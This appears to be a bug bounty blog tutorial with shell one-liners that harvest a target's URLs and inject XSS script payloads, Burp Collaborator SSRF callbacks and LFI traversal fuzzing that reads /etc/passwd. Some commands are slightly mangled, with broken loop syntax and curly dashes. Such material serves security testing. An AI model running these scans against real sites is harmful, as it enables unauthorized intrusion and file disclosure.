Find SSRF, LFI, XSS using httpx, waybackurls, gf,gau qsreplace

theUnixe · Follow
2 min read · Jun 20

Hello Hackers!!

Today i will show u how can find ssrf,xss and lif using gf, httpx, waybackurls,qsreplace, gau tool.

This will help you in bug bounty because its advanced bug bounty tips

So lets' start

XSS

First let's start find for these we will use these tools gf, httpx, waybackurls, qsreplace, and command is like this:


```
cat file.txt | gf xss | grep 'source=' | qsreplace '"><script>confirm(1)</script>' | while read host do ; do curl –silent –path-as-is –insecure "$host" | grep -qs "<script>confirm(1)" && echo "$host 33[0;31mVulnerablen";done
```

This command will find xss in the target domain.

SSRF

Now let's see how we can find **ssrf** using these tools. Here is the command to find SSRF on Target URLs

```
findomain -t example.com -q | httpx -silent -threads 1000 | gau | grep "=" | qsreplace http://YOUR.burpcollaborator.net
```



Here it will Filter the possible parameter of **ssrf** and also will send the request to your collaborator.

LFI

Follow this command to find LFI :

```
findomain -t example.com -q | waybackurls |gf lfi | qsreplace FUZZ | while read url ; do ffuf -u $url -mr “root:x” -w ~/wordlist/LFI.txt ; done
```


Thank you!!

Refference:https://medium.com/@megadeathgamer54

Written by theUnixe

Penetration Tester | Ethical hacker | Cybersecurity Professional

More from theUnixe




theUnixe

Recon For Web Pen-Testing!!

Reconnaissance, or recon for short, is the process of gathering information about a...

7 min read · Apr 30




theUnixe

5 Ways I Bypassed Your Web Application Firewall(WAF)

Introduction

7 min read · Jun 20




theUnixe

Blind OS Command Injection via Activation Request!!

Hello everyone, in this article I'm going to share with you how I found Blind OS...

3 min read · Jun 20



theUnixe


Exploiting SSRF Vulnerability to Gain Unauthorized Access to AWS...

Welcome back hackers, and let's jump right into part 2 of our SSRF exploitation adventure.

4 min read · Jun 20

See all from theUnixe

Recommended from Medium




theUnixe

Recon For Web Pen-Testing!!

Reconnaissance, or recon for short, is the process of gathering information about a...

7 min read · Apr 30

378 4



Salman Khan

$1,250 worth of Host Header Injection

What is Host Header Injection?

4 min read · Sep 24

710 9

Lists

Staff Picks
474 stories · 343 saves

Stories to Help You Level-Up at Work
19 stories · 243 saves

Self-Improvement 101
20 stories · 715 saves

Productivity 101
20 stories · 646 saves


Gokulvinesh

RCE | XSS via Image Exif metadata

Hello guys,

3 min read · Sep 13

125 1




bug4you

How I Got 4 SQLI Vulnerabilities At One Target Manually Using The...

Hi everyone, I'm Yousseff, A Junior Computer Science Student, and Cyber Security...

18 min read · Sep 19

996 12




Vengeance

Evil Twin Attack: Steal Wi-Fi Password

Cracking wifi password through a dictionary attack can only be successful if the password...

4 min read · Jul 5

138 1



Isu Momodu Abdulrauf

Fuzzing APIs

Fuzzing or Fuzz testing is an automated

testing method where random, invalid,...

8 min read · Sep 10

128

See more recommendations